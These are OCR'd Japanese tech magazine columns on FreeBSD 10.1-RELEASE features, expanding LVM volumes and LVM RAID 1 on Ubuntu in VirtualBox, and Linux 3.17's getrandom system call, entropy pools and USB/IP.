FreeBSD 10.1-RELEASE登場

執筆段階ではまだFreeBSD 10.1-RELEASEは公開されていませんけれども、リリーススケジュールを大きく狂わすようなショーストッパー[注1]は出てきていませんので、本誌が販売されている頃には「FreeBSD 10.1-RELEASE」が公開されているでしょう。今回は10.1-RELEASEの新機能や変更点を紹介します。

なお、10.1-RELEASEは安定したサーバやシステムの運用を求めるユーザに採用が進むバージョンになるとみられます。サーバ管理者の中には初期ロットのバグを懸念してX.0-RELEASEという最初のメジャーアップグレードバージョンは採用しないというポリシーを採っているところもあります。10.0-RELEASEは近年のメジャーアップグレードバージョンでも上々のできばえです。マイナーアップグレードバージョンとなる10.1-RELEASEは多くのユーザにとって歓迎されるバージョンになるでしょう。


新しいシステムコンソール「vt(4)」を導入、日本語にも対応!

FreeBSD 10.1-RELEASEにはこれまでのシステムコンソールを置き換えることになる新しいシステムコンソール「vt(4)」が導入されました。システムコンソールというのは、システムの起動時に表示されるあの黒い画面のことです。10.0-RELEASEまでのシステムコンソールは基本的にASCIIエンコーディングにしか対応していませんが、vt(4)からはUTF-8にも対応することになります。

これはつまり、システムコンソールにおいて日本語が表示できるようになることを意味しています(**図1**)。まだ日本語フォントの追加が実施されていないので、10.1-RELEASEのコンソールで日本語を表示させるには自分でフォントを追加してあげる必要がありますが、10.2-RELEASEや11.0-RELEASEからはデフォルトで表示できるようになるのではないかとみられます。

vt(4)はまだデフォルトでは無効になっています。システム起動時にブートコンソールで次のコマンド

▼図1　新しいシステムコンソールvt(4)で日本語を扱った例



注1　FreeBSDの開発者コミュニティではリリースエンジニアリングのスケジュールを狂わすほどの問題や課題などを「ショーストッパー」と呼んでいます。

各コマンドのうしろについている括弧書きの数字は、manコマンドで見ることができるマニュアルに記載されている章番号を表しています。

を実行すると、新しいシステムコンソールvt(4)が使われるようになります。

```
set kern.vty=vt
```

または、/boot/loader.confに次の値を書いておくと、システム起動時に自動的にvt(4)が使われるようになります。

```
kern.vty=vt
```

日本語フォントを使いたい場合には、**図2**のようにソースコードからsetfontというコマンドをビルドして、専用のフォントをダウンロードして使ってみてください。

vt(4)はもともとグラフィックモードを利用してUTF-8に対応させ、ASCII以外のエンコーディング(とくにUTF-8)も利用できるようにするために開発がはじまりましたが、現在ではKMS(Kernel Mode Setting)モードを統合していたりと、より包括的なシステムコンソールと位置づけられています。

40GbE/10GbE NIC サポートアップデート

10.1-RELEASEでは40GbE NICや10GbE NICのサポートもアップデートされました。まず、if_nf10bmac(4)ドライバにNetFPGA-10G Embedded CPU Ethernet Coreの対応が追加されました。また、Intelの40GbE NICであるXL710に対応したドライバixlv(4)が新たに導入されました。

vtnet(4)がnetmap(4)に対応したほか、T5の40GbE NICや10GbE NICに対応しているcxgbe(4)ドライバでもnetmap(4)のサポートが実現しています。高速な通信データの処理などが必要になる場合に、これらのデバイスが利用できるようになりました。vtnet(8)がnetmap(4)に対応したことで、bhyveにおけるネットワーク通信速度の引き上げへ向けた準備も進むことになると思います。

コンシューマではほとんど普及していない40GbE NICや10GbE NICですが、この1年でずいぶんと話題にあがることが増えたように思います。現在はエンタープライズ用途の、それもかなり限定されたシーンでの話題になっていますけれども、今後使われるシーンは徐々に増えるのではないかと思います。

ブートローダでUEFIブートに対応

10.1-RELEASEのブートローダはUEFI(Unified Extensible Firmware Interface)に対応しました。まだ初期の対応段階とされていますが、UEFIを使用しているデバイスからの起動が確認されています。シリアルコンソールおよびNULLコンソールでの機能にも対応しています。

UEFIブートに新しく次の3つのファイルが追加されています。

- /boot/boot1.efi……UEFIファーストステージブートストラップファイル
- /boot/boot1.efifat……EFIシステムパーティションを含むFATファイルシステムイメージファイル
- /boot/loader.efi……サードステージブートストラップファイル

10.1-RELEASEではローダであるloader(8)にも機能拡張が実施されています。起動時の最初にFreeBSDのロゴが表示されるタイミングで、起動するカーネルを選択できるようになりました。選択するカーネルは/boot/loader.confで、次のようにスペース区切りまたはカンマ区切りで並べて設定します。

```
kernels="kernel kernel.old"
```

▼**図2　vt(4)で日本語フォントを使う方法**

```
cd /usr/src/tools/tools/vt/setfont/
make
fetch http://people.freebsd.org/~emaste/newcons/b16.fnt
./setfont < b16.fnt
```

チャーリー・ルートからの手紙

特定の機能を有効にしたカーネルを切り替えて使いたい場合などでとくに便利な機能です。これまで同様の作業はローダプロンプトで実施可能でしたが、メニューに追加されたので操作が今までよりも簡単になりました。

仮想化機能の改善

10.1-RELEASEではハイパーバイザbhyveの機能改善も目立ちます。ACPI S5ステートを使ったソフトパワーオフに対応しましたし、ゲストとしてFreeBSD/i386が追加できるようになりました。細かい話ですが、ゲストでXSAVEおよびXSAVEを有効にした機能が使えるようにもなっています。ZFSからのブートにも対応しました。

Microsoft Hyper-V関連のサポートも向上しています。まだデフォルトのカーネルでは有効にはなっていませんが、Hyper-Vにおいて利用可能なモジュールとしてFreeBSD/i386が追加されています。i386系の環境が必要な場合に便利です。

セキュリティアップデート

今年はセキュリティ脆弱性の当たり年です。OpenSSLのセキュリティ脆弱性（通称Heartbleed）とbashのセキュリティ脆弱性（通称Shellshock）をはじめ、さまざまなセキュリティ脆弱性が発見されました。これらセキュリティ脆弱性を利用したサーバの乗っ取りはさまざまなサーバやアプライアンスで起こっていて、今後終わることのない対処を永遠と思える長い間続けなければならないことになるのは間違いないといったところです。

FreeBSD 10.0-RELEASEからFreeBSD 10.1-RELEASEまでの間に発表されたFreeBSDに関連したセキュリティ脆弱性は**表1**のとおりです。10.1-RELEASEではこれらセキュリティ脆弱性が

▼表1　FreeBSDに関連するセキュリティ脆弱性（10.0－10.1）

アドバイザリ名	概要
SA-13:14.openssh	OpenSSH AES-GCMメモリ破損脆弱性
SA-14:01.bsnmpd	bsnmpd(1)におけるリモートDoS攻撃
SA-14:02.ntpd	ntpd(8)における分散リフレクションDoS攻撃
SA-14:03.openssl	OpenSSLにおける複数の脆弱性
SA-14:04.bind	BINDにおけるリモートDoS攻撃
SA-14:05.nfsserver	NFSサーバのデッドロック脆弱性
SA-14:06.openssl	OpenSSLにおける複数の脆弱性
SA-14:07.devfs	devfs(8)のルールがJailに対してデフォルトで適用されていなかった脆弱性
SA-14:08.tcp	TCPリアセンブルにおける脆弱性
SA-14:09.openssl	OpenSSLで解放後のメモリを使用していた脆弱性
SA-14:10.openssl	OpenSSLにおけるNULLポインタ参照脆弱性
SA-14:11.sendmail	sendmailにおける不適切なclose-on-execフラグ使用の脆弱性
SA-14:13.pam	PAMポリシーパーサにおける誤ったエラーハンドリング脆弱性
SA-14:14.openssl	OpenSSLにおける複数の脆弱性
SA-14:15.iconv	iconv(1)におけるNULLポインタ参照と誤った境界ハンドリング脆弱性
SA-14:16.file	file(1)における複数の脆弱性
SA-14:17.kmem	制御メッセージおよびSCTP通知においてカーネルメモリの内容を取得できてしまう脆弱性
SA-14:18.openssl	OpenSSLにおける複数の脆弱性
SA-14:19.tcp	TCPパケット処理におけるDoS攻撃
SA-14:20.rtsold	rtsold(8)におけるリモートバッファオーバーフローの脆弱性
SA-14:21.routed	routed(8)におけるリモートDoS攻撃の脆弱性
SA-14:22.namei	サンドボックス化された環境におけるnameiルックアップにメモリリークの脆弱性
SA-14:23.openssl	OpenSSLにおける複数の脆弱性

すべて修正されています。FreeBSD Updateの機能を使うと簡単にシステムを最新のバージョンへアップグレードできます。セキュリティアドバイザリが発行される件数は昨年よりも増えていますので、運用しているサーバやシステムのアップデートに注意しておきましょう。

運用や障害発生時に便利な機能たち

10.1-RELEASEでは新しいsysctl(8)値として「kern.panic_reboot_wait_time」が導入されました。これはパニックが発生した場合に、何秒待ってからシステムを再起動するかを指定するものです。パニックが発生した場合のもっとも簡単な対処方法はシステムを再起動することですが、デバッグコンソールで作業したいということもあるわけです。このsysctl(8)値を設定すれば、その双方の目的をこなすことができます。

ARMサポート

FreeBSDプロジェクトではARMアーキテクチャのサポートを積極的に進めています。FreeBSD 10.1-RELEASEでは新たに次のデバイスのサポートが追加されています。

- CHROMEBOOK (Samsung Exynos 5250)
- COLIBRI (Freescale Vybrid)
- COSMIC (Freescale Vybrid)
- IMX53-QSB (Freescale i.MX53)
- QUARTZ (Freescale Vybrid)
- RADXA (Rockchip rk30xx)
- WANDBOARD (Freescale i.MX6)

Raspberry Pi向けにI2Cドライバも追加されました。マルチコアARMを有効にするためにSMPのサポートが追加され、すべてのプラットフォームにおいてデフォルトで有効化された点も注目されます。

そのほか、どのデバイスから起動するかをu-boot環境変数で指定できるようになった点も注目ポイントです。loaderdev=deviceのように設定することで指定できます。SD

LVMで柔軟なディスク管理

Ubuntu Japanese Team
あわしろいくや　ikuya@fruitsbasket.info

Ubuntuではインストール時にLVMを選択できます。今回はそれを使った場合にパーティションを拡大する方法と、別にRAID 1の領域を用意して、それを拡大する方法を解説します。

LVMとは

LVMはLogical Volume Managerの略で、ハードディスクやSSDなどの物理ディスクを管理するLinuxカーネルの機能です。パーティションを切ってext4などでフォーマットする方式ではなく、物理ボリューム（パーティション）をボリュームグループでまとめ、論理ボリュームとして管理する、というやや複雑な手法になっていますが、その分、柔軟な扱いができます。

今回はすべて仮想マシン（VirtualBox）を使用します。ホストもゲストもUbuntu 14.04.1です。ユースケースとしては、次のものを想定します。

- 仮想マシンのHDDの容量が足りなくなった場合、LVMだと簡単にパーティションの拡大ができる
- LVMでRAID 1を構成
- LVMで構成したRAID 1のHDDをより大きな容量のものに交換し、パーティションの領域を拡大する

図1　インストール時にLVMを使用するようにチェックを入れる

仮想マシンのパーティション拡大

まず、仮想マシンの作成を行います。HDD（ハードドライブ）の領域は10GBとしました。インストール時にLVMを選択しているのが前提です（**図1**）。これ以外はとくに変わったところはなく、普通にインストールを完了します。

インストール完了後、パーティションエディタのGPartedをインストールします。インストール方法は任意でかまいませんが、コマンドラインから実行する場合は次のとおりに入力してください。

```
$ sudo apt-get install gparted
```

Ubuntuにはディスク（gnome-disks）というツールもあるのですが、GPartedはLVMのパーティションを作成できるので、よりいいのです。コマンドラインから実行する場合はfdisksやpartedなどを使用してください（今回は解説しません）。

「仮想マシンを使い込み、HDDの空き容量が少なくなってきた」と仮定します。仮想マシンのUbuntuを終了し、すべてのスナップショットを削除するか、[仮想マシン]-[クローン]でスナップショットのない状態を作成してからスナップショットを削除しても

いいでしょう。どうしてスナップショットの削除が必要なのかというと、次に行う仮想HDD領域の拡大を行っても、スナップショットがあると反映されないのです。

仮想HDD領域の拡大は、次のコマンドを実行します。もちろんホストOSでです。

```
$ VBoxManage modifyhd  UbuntuTrustyLVMtest2.vdi --resize 20480
```

「.vdi」が仮想HDDのファイル名で、VirtualBoxの場合通常は「~/VirtualBox VMs/」フォルダ以下に仮想マシンの名称のフォルダがあり、その下にあります。フルパスで指定してもかまいません。resizeがその名のとおりリサイズのオプションで、そのあとの数字が仮想HDDの新しいサイズです。MB単位で指定するので、今回の例では20GBに拡大しています。コマンドを実行し、進捗が100%になってエラーが出なければ完了です。

あとは普通にUbuntuを起動し、ログイン後、GPartedを起動します。[未割り当て]が増えていることがわかります。この[未割り当て]を右クリックし、[新規]をクリックして[新規パーティション]を表示します。すべての領域を増加するので領域はいっさいいじらずに[ファイルシステム]を[lvm pv]にして[追加]をクリックします。あとは上中央にあるチェックをアイコンをクリックし、保留中の操作を適用します。[すべての操作が無事完了しました]になったことを確認して[閉じる]をクリックします。GPartedの役割はここでおしまいですので、終了してください。

続いてLVMの操作に入ります。ここからはずっと端末での操作ですので、端末を起動してください。まずは現在の物理ボリュームを確認します。次のコマンドを実行してください。

```
$ sudo pvdisplay
```

2つの物理ボリュームが表示されます。現在使用している物理ボリュームは/dev/sda5で、新しく追加されたのが/dev/sda3であることがわかります。この2つのボリュームをボリュームグループとしてまとめます。ボリュームグループはvgと略され、「既存のubuntu-vgボリュームグループに新しい物理ボリュームを追加する」という作業を行います。

現在のボリュームグループの状態を表示するため、次のコマンドを実行してください。

```
$ sudo vgdisplay
```

すると1つのボリュームグループが表示されます。ボリュームグループ名がubuntu-vgであり、9.76GiBになっています。次のコマンドを実行してください。

```
$ sudo vgextend ubuntu-vg /dev/sda3
```

すると/dev/sda3をubuntu-vgボリュームグループに追加できます。これでもう一度、

```
$ sudo pvdisplay
```

を実行すると、/dev/sda3がubuntu-vgボリュームグループに属したことを確認できます。これではまだ追加した領域を使用できません。次のコマンドを実行してください。

```
$ sudo lvdisplay
```

すると2つの論理ボリュームが確認できます。今回はlvnameがrootのほうに領域を割り当てます。lvpathを覚えておきましょう。今回は“/dev/ubuntu-vg/root”です。ここに追加した領域をすべて割り当てます。次のコマンドを実行してください。

```
$ sudo lvextend -l +100%FREE /dev/ubuntu-vg/root
```

“Logical volume root successfully resized”と表示されれば完了です。再び、

```
$ sudo lvdisplay
```

を実行すると、LV Sizeが増加していることがわかります。とはいえ、作業はこれで完了ではありません。dfコマンドを実行すると、パーティションが大きくなっていないことがわかります。次のコマンドを実行してください。

```
$ sudo resize2fs /dev/ubuntu-vg/root
```

これでようやく危機から脱することができました。

LVMのRAID 1領域を作成する

既存のボリュームグループに物理ボリュームを追加し、論理的にパーティションを大きくするところまでやりました。今度はLVMのRAID機能を使用します。RAIDは0から6と10まで対応していますが、今回はわかりやすくRAID 1にします。通常LinuxでRAIDというとmdを使用することになりますが、LVMを使用するメリットとしてはより大きなハードドライブに交換した場合でも対応できるというのがあります。たとえば1TBのHDDを2本使用してRAID 1を組んでいた場合、どちらか片方の1TB HDDを2TB HDDに交換すると1TBの領域しか使用できませんが、LVNだと同期が終わったあとにもう一台のHDDも2TBモデルに交換し、領域を拡大するとデータを消さずに2TBへの移行ができます。ReadyNASやDroboやQNAPなどの専用NASにそのような機能がありますが、それがわりと簡単に手元のUbuntuでもできる、ということです。とはいえいきなり実機で運用するのは怖いので、まずは仮想マシン（VirtualBox）で勉強します。

まずは仮想マシンを終了し、VirtualBoxマネージャの[設定]-[ストレージ]を開きます。[コントローラー：SATA]をクリックすると[ポートの数]が[1]ですのでこれを[3]にします。続けて[コントローラー：SATA]の横にある[ハードディスクの追加]ボタンをクリックします。ウィザードが表示されるので[新規ディスクの追加]をクリックします。[ハードドライブのファイルタイプ]はデフォルトのままでよいです。[物理ハードドライブにあるストレージ]もデフォルトでよいです。[ファイルの場所とサイズ]は重要ですが、勉強用であれば変更しなくてもよいです。今回はハードドライブファイル名はそのまま“NewVirtualDisk1”にして、1を2や3などに増やしていくことにします。ファイルサイズは10GBとします。設定が完了したら[作成]をクリックしてください。続けて“NewVirtualDisk2”も作成してください。これでハードドライブが3台接続されていることになっているはずです（**図2**）。

図2　SATAに3つのHDDをぶら下げる

仮想マシンを起動してログインし、GPartedを起動します。/dev/sdbと/dev/sdcが追加されているはずです。右上のプルダウンメニューから/dev/sdbを選択し、[デバイス]-[パーティションテーブルの作成]でパーティションテーブルを作成します。[新しいパーティションテーブルの形式を選択]では今回だとデフォルトのままでよいですが、2TB以上のHDDを接続した場合は[gpt]にしておくのが無難でしょう。続いて[パーティション]-[新規]をクリックし、[新規パーティションの作成]で[ファイルシステム]を[lvm pv]にします。以前にしたのと同じです。[追加]をクリックして閉じ、緑色のチェックをクリックして適用します。/dev/sdcでも同じことをして、GPartedを終了してください。

続いてボリュームグループを追加します。次のコマンドを実行してください。

```
$ sudo vgcreate raid1 /dev/sdb1 /dev/sdc1
```

vgcreateコマンドでraid1というボリュームグループを作成します。物理ボリュームは2つ一緒に指定します。そして論理ボリュームを作成します。

```
$ sudo lvcreate --type raid1 -L 9G -n lv_raid1 raid1
```

lvcreateコマンドでRAID 1の論理ボリュームを作成しています。Lオプションは容量で、今回は少し少なく9GBとしました。nオプションは論理ボリューム名です。最後のraid1は先ほど作成したボリュームグループです。ここでlvdisplayコマンドを実行し、“LV Path”を確認してください。今回の例だと“/dev/raid1/lv_raid1”です。ここをext4でフォー

マットします。

```
$ sudo mkfs.ext4  /dev/raid1/lv_raid1
```

を実行します。あとはUnityのランチャーにできたアイコンをクリックするなり、端末から、

```
$ udisksctl mount -b /dev/raid1/lv_raid1
```

を実行するなどしてマウントしてください。

RAID1のHDDを交換し、領域を拡大する

/dev/sdcを20GBのハードドライブに交換したくなったとします。そのような場合、まずは論理ボリュームをデグレードさせます。次のコマンドを実行してください。

```
$ sudo lvconvert -m0 raid1/lv_raid1 /dev/sdc1
```

論理ボリュームの変更はlvconvertコマンドで行います。mオプションでミラーの数を設定します。すなわち0だとミラーなしとなり、デグレードさせたことになります。あとはボリュームグループ名と論理ボリューム名を/で区切り、外す物理ボリュームを指定します。続いてボリュームグループからも/dev/sdc1を外します。次のコマンドを実行してください。

```
$ sudo vgreduce raid1 /dev/sdc1
```

vdreduceはvdextendの反対です。最後に物理ボリュームを解除します。

```
$ sudo pvremove /dev/sdc1
```

これもコマンド名のとおりでわかりやすいです。ここで仮想マシンをいったん終了します。[設定]-[ストレージ]を開いて“NewVirtualDisk2.vdi”の割り当てを除去し、新たに20GBの“NewVirtualDisk3”を作成して追加します。仮想マシンを起動してGPartedで/dev/sdc1に20GBのパーティションを作成してください。ここもこれまでやった手順でできると思います。続けて物理ボリュームをボリュームグループに追加します。

```
$ sudo vgextend raid1 /dev/sdc1
```

あとは論理ボリュームのミラーを戻すだけです。次のコマンドを実行してください。

```
$ sudo lvconvert -m1 raid1/lv_raid1 /dev/sdc1
```

実行後少し時間がかかりますが、これでRAID 1に復帰しました。

いったんここで再起動して、今度は/dev/sdb1も交換することにします。新しい/dev/sdc1と同じく20GBにしますが、まずは/dev/sdb1を取り外します。方法は/dev/sdc1のときと同じです。

```
$ sudo lvconvert -m0 raid1/lv_raid1 /dev/sdb1
$ sudo vgreduce raid1 /dev/sdb1
$ sudo pvremove /dev/sdb1
```

ここまで実行したらシャットダウンし、やはり“NewVirtualDisk2”を“NewVirtualDisk4”にすべく設定を行います。“NewVirtualDisk3”のときと変わることはありません。ハードドライブ交換後GPartedでlvmパーティションを作成し、やはり次のコマンドを実行します。

```
$ sudo vgextend raid1 /dev/sdb1
$ sudo lvconvert -m1 raid1/lv_raid1 /dev/sdb1
```

そして最後に、領域を拡張するコマンドを実行します。

```
$ sudo lvextend -L 19G /dev/raid1/lv_raid1
$ sudo resize2fs /dev/raid1/lv_raid1
```

今回は“**-l +100%FREE**”ではエラーになったので、領域を具体的な数値で指定しています。20GBよりも1GB小さいという理由で19Gにしましたが、お好みに応じて増減してください。MB単位だともう少し細かく指定できるでしょう。SD

第33回

Linux 3.17の新機能
getrandomとUSB/IP

Text：青田 直大　AOTA Naohiro

Linux 3.17が10月5日にリリースされました。その後、Linux 3.18の開発が始まり、10月20日にはLinux 3.18-rc1がリリースされています。Linux 3.18にもおもしろい機能が入っているようですが、今月はまずLinux 3.17の機能から紹介していきます。今月は3.17の新機能の中から、乱数取得用のシステムコールgetrandomと、stagingから正式にドライバディレクトリに移動されたUSB/IPについて解説します。

疑似乱数

SSLやデータの暗号化など、現代のコンピュータでは乱数が必要となるシーンが多く存在します。ここで問題となるのが乱数の性質です。コンピュータはまさにプログラムに書かれたとおりに動作します。そのため、完全な乱数を取得するのは難しく、rand()やrandom()といった「乱数」を取得する関数は、あくまでも疑似乱数を返しています。すなわち、srand()やsrandom()で初期化したシード値をもとに、なんらかのランダムでない確定的な計算方法をもって一見乱数に見える数列を計算しています。たとえば、POSXI.1-2001では**リスト1**のような簡単な生成法がサンプルとして挙げられています。

▼リスト1　疑似乱数の生成サンプル

```
static unsigned long next = 1;

/* RAND_MAX assumed to be 32767 */
int myrand(void) {
    next = next * 1103515245 + 12345;
    return((unsigned)(next/65536) % 32768);
}

void mysrand(unsigned int seed) {
    next = seed;
}
```

しかし、このようなシンプルな方法では生成方法と生成された数列から、シード値を予測することが可能になってしまいます。たとえば、上のサンプルであれば、3つか4つの乱数を見れば以降の数列を完全に予測できます。そのため、暗号に使うような乱数列がほしい場合には、このような疑似乱数を用いることはできません。オープンソースであればソースコードを誰でも見ることができますし、そうでなくてもリバースエンジニアリングによってプログラムを解析できます。その情報と乱数列を見て、すべての数列を予測されてしまっては、暗号として意味をなさないものになってしまいます。

ノイズの収拾

結局のところ、外部から予測不可能な強い乱数を得るためには、コンピュータの外部のノイ

ズを使う必要があります。Linux kernelでは、デバイスドライバなどから外部のノイズを収集し、暗号にも使用できる精度の乱数を生成し、生成された乱数をユーザランドのアプリケーションやドライバなどに提供しています。

まずはノイズの収拾方法について見ていきましょう。デバイスドライバは次の5つの関数を呼び出すことで、外部のノイズを「エントロピープール」に追加しています。エントロピープールというのは、乱数生成に用いるためのバッファのことです。このとき、同時にどの程度のランダムさ(エントロピー)が追加されたかの予測も計測されます。この予測値は後述するように強い乱数を必要とするときに、十分な質の乱数を生成できるかを判定するために用いられています。

- add_device_randomness
- add_input_randomness
- add_interrupt_randomness
- add_disk_randomness
- add_hwgenerator_randomness

add_device_randomness()は、デバイス固有の情報をノイズとして追加する関数です。たとえばUSBデバイスを接続したときに、そのシリアルナンバやプロダクトID、製造者といったデータが引数として呼び出されています。この関数は受け取ったデータと起動時からのCPUサイクル数を用いて、エントロピープールを更新しています。これは接続デバイスだけに依存しているので、そこまでランダムなものではありません。そのため、エントロピーは加算されません。

次の**add_input_randomness()**は、デバイスからの入力のタイミングと入力値をもとにノイズを追加しています。つまり、キーボードの打鍵やマウスの動きなどをノイズ源としているということです。この関数からは最大で11bitのエントロピーが追加されます。

add_interrupt_randomness()は、周辺機器からの割り込みをノイズとするもので、割り込み番号とそのタイミングをもとにエントロピープールを更新しています。たとえば、パケット受信によるネットワークカードからの割り込みなどがノイズとして働くということになります。この関数からは1bitまたは2bitのランダムさが加算されます。このとき、同部にアーキテクチャ固有の乱数値取得関数があれば、それによって生成した乱数値もエントロピープールの更新に用いています。アーキテクチャ固有の乱数値取得というのは、たとえばIvyBridge以降のIntel CPUに追加された**RDRAND**命令による乱数取得などです。**RDRAND**はハードウェアによる乱数生成機能で、非常に高速に強い乱数を生成するとされています。こうした便利な性質がありながら、Linux kernelが**RDRAND**だけに乱数生成を頼っていないのにも理由があります。乱数の性質が暗号やセキュリティの根幹をなす部分であるだけに、その実装が公開されていない**RDRAND**が本当に信頼できるものかどうかには疑問が残ります。そのため、**RDRAND**を直接使うのでなく、エントロピープールの更新のみに用いるという方法をとっています。

add_disk_randomness()は、ディスクの応答時間などをノイズとするもので、たとえばSCSIであれば、SCSIの応答のタイミングをもとにエントロピープールを更新しています。この関数からも最大で11bitのエントロピーが追加されています。

最後の**add_hwgenerator_randomness()**はハードウェアの乱数生成器によって生成された乱数を用いるものです。TPM(Trusted Platform Module)などの乱数を生成するハードウェアが知られています。この関数はそれらのハードウェアが生成した乱数をエントロピープールへと追加しています。

次の節で解説しますが、これらの関数が更新するエントロピープールは“input”と呼ばれる入力専用のプールで、このプールから直接乱数が生成されることはありません。次にユーザランドからの乱数読み取りインターフェースを見ていきましょう。


/dev/randomと/dev/urandom

ユーザランドからは/dev/randomまたは/dev/urandomを用いて、乱数を取得できます。これらのファイルを読み込むと、kernelはエントロピープールをもとに生成した乱数列を返します。直接エントロピープールを見せてしまうと、それ以後の乱数が予測可能になってしまうので、エントロピープールをSHA-1ハッシュしたものを返しています。

/dev/randomと/dev/urandomそれぞれが固有のエントロピープールを持っています(**図1**)。どちらも読み込まれるごとに"input"エントロピープールから、乱数を発生させ自らのエントロピープールを更新しています。更新が終われば、あらためて自分のエントロピープールから乱数を発生させ、ユーザランドに返します。このとき、urandomのほうはエントロピーが不十分であってもとにかく乱数を返すのに対して、randomのほうは乱数を返すのに十分なエントロピーがない場合には十分なエントロピーが貯まるまで読み込みをブロックします。十分なエントロピーがあるときにだけ乱数を発生する/dev/randomの方がより予測のできない乱数を発生するということができます。しかし、ノイズから十分なエントロピーが補充されるまでの間、読み込みがブロックされ、そのパフォーマンスはurandomとは比べものにならないほど遅くなってしまいます。たとえば、128byte読み込むだけでも**図2**のように、大きな差が出てしまいます。そのため現実的には、GPG鍵やSSH鍵の生成時のような、よほど強固な乱数がほしいとき以外は、/dev/urandomを使った乱数発生で十分でしょう。

urandomであっても、最初に十分な乱数で初期化されていれば十分な乱数を生成してくれます。このurandomの初期化のため、最近のシステムではシャットダウン時にurandomから発生させた乱数を保存し、次の起動時に初期化用に利用しています。これによって、システム起動直後であっても、安全にurandomを使用できます。

▼図1　エントロピープール



▼図2　randomとurandomの比較

```
$ dd if=/dev/random of=/dev/null bs=1 count=128
128+0 records in
128+0 records out
128 bytes (128 B) copied, 31.62 s, 0.0 kB/s
$ dd if=/dev/urandom of=/dev/null bs=1 count=128
128+0 records in
128+0 records out
128 bytes (128 B) copied, 0.00143156 s, 89.4 kB/s
```

rngd

ここまで解説したように、/dev/randomはエントロピーの量によってはブロックするので、速度が問題になります。そこでハードウェアによる乱数生成器から乱数を読み取り、/dev/urandomに書き込むことで、エントロピーの補給を行うrngdというプログラムがあります。これによって/dev/randomからの乱数発生速度を改善できます。

そのほかの乱数インターフェース

/dev/randomやurandom以外にも/proc/sys/kernel/random下にいくつかの乱数用インターフェースが存在しています。たとえば、uuidは読み出すたびにランダムにuuidを作成し、boot_idは起動ごとに固有のIDを作成してくれます。

また、entropy_availによってエントロピープール内のエントロピー量を調べることができます。「dd if=/dev/random of=/dev/null bs=1 count=10000」といったコマンドを実行してみると、entropy_availが減っていくのを確認できます。

getrandomシステムコール

さて、ここまででこれまでの乱数取得インターフェースについて解説してきました。次にLinux 3.17で追加されたgetrandomシステムコールについて解説します。このシステムコールは/dev/randomと同じくカーネルから乱数値を取得するための機能です。すでに/dev/randomと/dev/urandomがあるのに、なぜ今また新しくシステムコールを追加したのでしょうか。

このシステムコールは、もともとOpenSSLを書き換えるプロジェクトであるLibreSSLの開発チームからのリクエストによって作成されました。LibreSSLのコードにはもちろん乱数を必要とする部分があります。その乱数の生成には/dev/urandomからの読み込みを用いています。しかし、/dev/urandomからの読み込みは失敗する可能性があります。たとえば、システムにおいて開くことができるファイル数の上限に到達した場合や、chroot環境などでそもそも/dev/urandomのファイルが生成されていない場合などです。現状では、このようにファイルを開けなかった場合には、まず/proc/sys/kernel/random/uuidをsysctlシステムコールで読み込むことを試しています。そして、sysctlによるUUIDの読み込みも失敗した場合にはタイムスタンプやプロセスIDを使った自前の乱数生成ルーチンを使うようになっています。このルーチンが緊急用であってあまりテストされておらず、なおかつ乱数の質が/dev/urandomよりも悪くなるであろうことは言うまでもありません。

さらに、sysctlシステムコールはメンテナンス性の問題および同じデータを/proc/sys下からアクセスできることから削除が予定されています。つまり、sysctlシステムコールが削除されてしまえば、/dev/urandomの読み込み失敗がすぐさま自前ルーチンによる乱数生成につながってしまうのです。そのため、LibreSSLの開発者からファイルデスクリプタなしでも乱数を取得できるインターフェースが求められていました。

こうして作られたのがgetrandomシステムコールです。このシステムコールは乱数列を受け取るバッファとそのサイズ、およびフラグの3つの引数をとります。フラグにはGRND_RANDOM(=0x0002)とGRND_NONBLOCK(=0x0001)の2種類を設定できます。GRND_RANDOMが指定された場合は/dev/randomからの読み取り相当になり、指定されていない場合は逆に、/dev/urandom相当となります。GRND_NONBLOCKは読み取りがブロックしないようにするフラグです。このフラグは、もともとブロックしない/dev/urandom相当のGRND_RANDOMなしの場合にも機能します。getrandom()はほとんど/dev/urandomの読み込みと同じ動作をしますが、一点だけ違う部分があります。それは/dev/urandom相当の操作でもブロックする可能性があるという点です。システム起動直後は、urandomのエントロピープールが十分なエントロピーで初期化されていない可能性があります。そういう場合には、getrandom()は(GRND_NONBLOCKが指定されていなければ)ブロックし、十分なエントロピーが集まるまで待機するように作られています。

USB/IP

次にLinux 3.17で、テスト段階のドライバが置かれる領域であるstagingから、本来のUSBドライバのディレクトリであるdrivers/usb下に移ったUSB/IPについて見ていきます。

USB/IPは、IPネットワークを経由してUSBデバイスを異なるマシン間で共有する機能です。つまり、手元につないでいるさまざまな機器、USBメモリやWebカメラなどを、別のマシン上でまるでそのマシンにつながっているかのように

使うことができるという機能です。

まずはUSB/IPを使ってみましょう。まず、カーネルモジュールのインストールです。モジュールは次の位置に配置されています。VHCI hcdが共有されたUSBデバイスを使う側で必要となるモジュールで、Host driverがUSBデバイスを共有する側で必要となるモジュールです。

```
Device Drivers  --->
  [*] USB support  --->
    <*>   Support for Host-side USB
      <M>     USB/IP support
        <M>       VHCI hcd
        <M>       Host driver
```

